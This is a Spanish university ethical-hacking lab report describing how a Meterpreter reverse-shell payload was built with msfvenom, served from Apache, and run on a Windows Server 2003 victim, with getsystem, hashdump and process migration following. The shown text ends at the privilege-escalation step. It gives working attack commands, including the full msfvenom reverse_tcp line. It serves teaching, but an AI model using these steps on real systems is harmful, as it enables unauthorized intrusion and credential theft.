LABORATORIO # 02

Natalia Espinosa Mena

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025

Universidad Tecnológica del Chocó
Diego Luis Córdoba

LABORATORIO #02

Docente

Rafael Sandoval Morales

Ingeniero

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Tabla de contenido

1 DESARROLLO DEL **PROBLEMA** ____ *11*

1.1 Capítulo 1: Ataque a Windows Server 2003 ____ **11**

1.1.1 Escaneo de red ____ 11

1.1.2 Crear carpeta ____ 11

1.1.3 Acceso carpeta creada ____ 12

1.1.4 Creación del archivo malicioso ____ 12

1.1.5 Verificación del archivo creado ____ 13

1.1.6 Encender Apache ____ 14

1.1.7 Directorio Apache ____ 15

1.1.8 Copiar el archivo al directorio de Apache ____ 16

1.1.9 Acceso desde la máquina víctima ____ 17

1.1.10 Ejecución del exploit ____ 19

1.1.11 Selección del exploit ____ 20

1.1.12 Configuración del payload y conexión ____ 20

1.1.13 Apertura de sesión ____ 22

1.1.14 Escalación de privilegios ____ 22

1.1.15 Migración de procesos ____ 24

1.2 Capítulo 2: Ataque a Ubuntu ____ **27**

1.2.1 Creación de una nueva máquina virtual ____ 27

1.2.2 Creación de la carpeta ____ 30

1.2.3 Creación del archivo malicioso ____ 30

1.2.4 Copia del archivo al servidor Apache ____ 32

1.2.5 Acceso al archivo desde la máquina víctima ____ 33

1.2.6 Datos de conexión y Exploit ____ 36

1.2.7 Escalar privilegios ____ 37

2 Problemas encontrados ____ *40*

3 Soluciones de los problemas ____ *41*

4 Recomendaciones ____ *42*

5 Conclusiones ____ *43*

6 Glosario ____ *44*

7 Bibliografía ____ *46*

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Lista de ilustraciones

Ilustración 1Acceso al directorio CLASE ____ *12*

Ilustración 2 Generación del payload satena.exe ____ *13*

Ilustración 3 Ejecución del comando msfvenom en Kali Linux ____ *13*

Ilustración 4 Verificación del archivo satena.exe ____ *14*

Ilustración 5 Verificación del servicio Apache ____ *15*

Ilustración 6 Configuración de permisos en el directorio /var/www/html ____ *15*

Ilustración 7 Copia del archivo satena.exe al directorio de Apache ____ *16*

Ilustración 8 . Visualización del archivo satena.exe en el navegador de la máquina víctima ____ *17*

Ilustración 9 Descarga del archivo satena.exe ____ *18*

Ilustración 10 Archivo satena.exe descargado en el Escritorio de la máquina víctima ____ *19*

Ilustración 11 Búsqueda del exploit multi/handler en Metasploit ____ *20*

Ilustración 12 Selección del exploit multi/handler en Metasploit Windows 2003 ____ *20*

Ilustración 13 Payload Windows ____ *21*

Ilustración 14 Configuración de Conexión Windows 2003 ____ *21*

Ilustración 15 Escalación de privilegios en la sesión Meterpreter ____ *23*

Ilustración 16 Comando hashdump ____ *24*

Ilustración 17 Comando ps Windows 2003 ____ *24*

Ilustración 18 Migración del proceso satena.exe hacia explorer.exe usando su PID ____ *25*

Ilustración 19 Inatalación Ubuntu ____ *27*

Ilustración 20 Parámetros de la máquina virtual Ubuntu ____ *28*

Ilustración 21 Configuración Red Nat Ubuntu ____ *29*

Ilustración 22 Creación de la carpeta TALLER ataque Ubuntu ____ *30*

Ilustración 23 Arquitectura Ubuntu ____ *31*

Ilustración 24 Creación del archivo malicioso satena.elf ____ *31*

Ilustración 25 Copia del archivo satena.elf al directorio de Apache ____ *32*

Ilustración 26 Inicio Apache ataque Ubuntu 32

Ilustración 27 Visualización del archivo satena.elf en el navegador de la máquina víctima Ubuntu 33

Ilustración 28 Desacrga del archivo maquina Ubuntu 34

Ilustración 29 msfconsole para ataque Ubuntu 35

Ilustración 30 Selección del Exploit Ubuntu 35

Ilustración 31 Inicio del Exploit Ubuntu 36

Ilustración 32 Ejecución del archivo malicioso Ubuntu 37

Ilustración 33 Escalar privilegios Ubuntu 37

Ilustración 34 Lista de procesos Ubuntu 38

Ilustración 35 Migrate Ubuntu 38

Introducción

El **hacking ético** consiste en realizar ataques controlados a sistemas y redes con el objetivo de identificar vulnerabilidades antes de que puedan ser explotadas por atacantes malintencionados. Durante el desarrollo del curso, se llevan a cabo este tipo de prácticas como método educativo para comprender, de forma segura, cómo operan los ciberataques y cómo se pueden prevenir.

Para el desarrollo del laboratorio se trabajó con dos entornos de prueba: un sistema operativo **Windows Server 2003** y una distribución **Ubuntu Linux**. En ambos casos se generaron archivos maliciosos adaptados al sistema objetivo, los cuales fueron transferidos y ejecutados en la máquina víctima con el propósito de establecer una sesión en la consola **Meterpreter** desde el equipo atacante hacia víctima.

El presente informe tiene como finalidad **detallar el paso a paso del proceso de configuración y ejecución**.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Alcance

El presente laboratorio tiene como alcance la **creación de archivos maliciosos** con el objetivo de que la máquina víctima pueda ejecutarlos y, así, establecer una **sesión remota de Meterpreter** hacia el sistema comprometido.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Objetivos

General: Obtener una sesión remota de Meterpreter en las máquinas víctimas.

Específicos:

- Crear un **archivo malicioso** adaptado al sistema operativo objetivo utilizando la herramienta msfvenom
- Configurar y ejecutar el **exploit multi/handler** en msfconsole para gestionar la conexión remota hacia el equipo atacante.
- Probar comandos básicos de **post-explotación** en la sesión Meterpreter establecida.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Planteamiento del problema

En el presente laboratorio se presenta la necesidad de establecer una **conexión remota no autorizada** entre una máquina atacante y una máquina víctima.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

1 DESARROLLO DEL PROBLEMA

1.1 Capítulo 1: Ataque a Windows Server 2003

En este primer capítulo se describe el procedimiento realizado para generar un **archivo malicioso adaptado al sistema operativo Windows Server 2003**. El proceso tuvo como finalidad establecer una sesión remota con el equipo atacante mediante la ejecución del archivo en la máquina víctima.

Los procedimientos se llevaron a cabo en varias etapas, iniciando desde la **terminal de Kali Linux**, trabajando en **modo superusuario (ejecute el comando sudo su)**.

1.1.1 Escaneo de red

Para realizar un escaneo red se usa el siguiente comando nmap -sV 100.10.2.0/24.

- La opción -sV permite detectar la versión de los servicios que se ejecutan en los puertos abiertos.
- El rango 100.10.2.0/24 corresponde al segmento de red donde se encuentran tanto la máquina atacante como las potenciales víctimas.

1.1.2 Crear carpeta

Fue necesario crear un directorio que sirviera como ubicación de trabajo para generar el archivo malicioso, para ello se utilizó el comando **mkdir** de Linux, seguido del nombre de la carpeta: **mkdir CLASE**

1.1.3 Acceso carpeta creada

Una vez generada la carpeta de trabajo, se procedió a ubicarse en dicha ruta utilizando el comando cd (se utiliza para cambiar de ubicación,) de Linux, seguido del nombre asignado al directorio: cd CLASE




Ilustración 1Acceso al directorio CLASE

1.1.4 Creación del archivo malicioso

Ubicados en el Directorio de la carpeta creada, se procedió a la ejecución del comando para la creación del archivo malicioso: **msfvenom -p windows/meterpreter/reverse_tcp LHOST=100.10.2.6 LPORT=4678 -f exe > /home/kali/CLASE/satena.exe**

Para este proceso se utilizó la herramienta msfvenom, especificando el payload correspondiente a Windows con conexión inversa, la dirección IP del atacante (LHOST) y el puerto de escucha (LPORT):

- -p windows/meterpreter/reverse_tcp: define el payload que establecerá una conexión inversa hacia el atacante.
- LHOST=100.10.2.6: corresponde a la dirección IP de la máquina atacante.
- LPORT=4678: puerto configurado para escuchar la conexión entrante.

- -f exe: indica que el formato del archivo generado será un ejecutable de Windows.
- > /home/kali/CLASE/satena.exe: define el nombre y la ubicación del archivo de salida.

Ilustración 2 Generación del payload satena.exe

Se ejecuta el comando y se mostrara una salida como la siguiente:

Ilustración 3 Ejecución del comando msfvenom en Kali Linux

1.1.5 Verificación del archivo creado

Una vez finalizado el proceso de generación del archivo malicioso, se procedió a **listar el contenido de la carpeta de trabajo** con el comando ls. Para obtener una visualización más detallada de los permisos, propietario y tamaño del archivo, se empleó la

variante ls -la:




Ilustración 4 Verificación del archivo satena.exe

1.1.6 Encender Apache

En este laboratorio fue necesario utilizar **Apache** para crear un servidor web desde el cual se pudiera cargar y distribuir el archivo ejecutable malicioso hacia la máquina víctima.

Para ello, en la máquina atacante (Kali Linux) se inició el servicio de Apache con el siguiente comando: service apache2 start




Ilustración 5 Verificación del servicio Apache

Posteriormente, se verificó el estado del servicio para confirmar que estaba en ejecución: service apache2 status

1.1.7 Directorio Apache

Una vez verificado que el servicio de Apache estaba en ejecución, se procedió a acceder al directorio raíz donde se almacenan los archivos que el servidor muestra. Para ello, se utilizó el comando: **cd /var/www/html**

Para garantizar que se pudieran realizar modificaciones dentro de esta carpeta, se cambiaron los permisos de acceso mediante el siguiente comando: **chmod 777 /var/www/html**




Ilustración 6 Configuración de permisos en el directorio /var/www/html

Importante: Una vez otorgados los permisos a la carpeta /var/www/html, es necesario modificar el nombre del archivo index.html. Este archivo es el que Apache muestra por defecto cuando un usuario accede al servidor web.

El cambio de nombre se realiza porque, de lo contrario, el index.html bloquea la visualización directa de los archivos que deseamos compartir. Al modificarlo, garantizamos que la víctima pueda acceder sin inconvenientes al archivo malicioso que se ha preparado.

1.1.8 Copiar el archivo al directorio de Apache

Se procedió a ubicar nuevamente la terminal en la carpeta de trabajo donde se había generado el archivo malicioso: cd /home/kali/CLASE

Una vez dentro, el archivo **satena.exe** fue copiado hacia el directorio /var/www/html, que corresponde a la ruta desde la cual Apache expone los archivos a través del navegador web: cp satena.exe /var/www/html




Ilustración 7 Copia del archivo satena.exe al directorio de Apache

1.1.9 Acceso desde la máquina víctima

En la máquina víctima, se abrió un navegador web y en la barra de direcciones se ingresó la dirección IP de la máquina atacante. Como resultado, el servidor Apache respondió mostrando su página de inicio, junto con el archivo malicioso previamente copiado en el directorio /var/www/html.




Ilustración 8 . Visualización del archivo satena.exe en el navegador de la máquina víctima

De esta forma, en la víctima se pudo visualizar el archivo ejecutable **satena.exe**, disponible para su descarga directa.




Ilustración 9 Descarga del archivo satena.exe

Desde el navegador web de la máquina víctima se procedió a descargar el archivo malicioso satena.exe disponible en el servidor Apache del atacante. El archivo fue guardado, en este caso, el Escritorio del sistema Windows Server 2003.

Una vez finalizada la descarga, se pudo verificar que el ejecutable se encontraba almacenado correctamente en la ubicación indicada.Ver imagen 10




Ilustración 10 Archivo satena.exe descargado en el Escritorio de la máquina víctima

1.1.10 Ejecución del exploit

Para iniciar el proceso de explotación, se abrió una nueva terminal en la máquina atacante y se ejecutó la consola de Metasploit mediante el siguiente comando: msfconsole

Dentro de la consola, se procedió a buscar el módulo adecuado para manejar la conexión inversa utilizando el comando: search multi/handler




Ilustración 11 Búsqueda del exploit multi/handler en Metasploit

1.1.11 Selección del exploit

Una vez localizado el módulo adecuado en Metasploit, se procedió a seleccionar el exploit multi/handler. Para ello se puede emplear el número asignado en la lista de resultados de la búsqueda o escribir el nombre completo del módulo. En este caso, el comando utilizado fue: use 7

Ilustración 12 Selección del exploit multi/handler en Metasploit Windows 2003

1.1.12 Configuración del payload y conexión

Se procedió a establecer el payload correspondiente al archivo malicioso creado previamente. En este caso, se definió el siguiente: **windows/meterpreter/reverse_tcp**




Ilustración 13 Payload Windows

Luego, se configuraron los datos de conexión del equipo atacante, indicando la dirección IP local (**LHOST**) y el puerto de escucha (**LPORT**) que se habían definido durante la creación del payload con msfvenom:

Ilustración 14 Configuración de Conexión Windows 2003

Verificamos las configuraciones nuevamente con el comando: **options**

1.1.13 Apertura de sesión

Con todos los parámetros configurados en Metasploit, se procedió a la ejecución del exploit mediante el comando: exploit

Al ejecutar este comando, Metasploit quedó a la espera de una conexión desde la máquina víctima.

En paralelo, en el equipo Windows Server 2003 (víctima), se realizó un clic sobre el archivo malicioso **satena.exe** descargado previamente en el Escritorio. Al ejecutarse el archivo, se estableció una **conexión inversa** hacia la máquina atacante, lo que permitió abrir la consola **Meterpreter** en Kali Linux.

1.1.14 Escalación de privilegios

Una vez establecida la sesión remota con **Meterpreter**, se procedió a realizar la escalación de privilegios en la máquina víctima. Para ello, se siguió la secuencia de comandos en el siguiente orden:

Sysinfo: Permite visualizar información básica del sistema comprometido, como el nombre del equipo, sistema operativo y arquitectura.

Getuid: Muestra el usuario con el que se estableció la sesión Meterpreter inicialmente.

1. Getsystem: Intenta ejecutar automáticamente técnicas de escalada de privilegios para obtener permisos de **administrador** en la máquina víctima.

Una vez obtenidos los privilegios elevados, fue posible **navegar en el sistema** y acceder a archivos y directorios que requieren permisos administrativos.

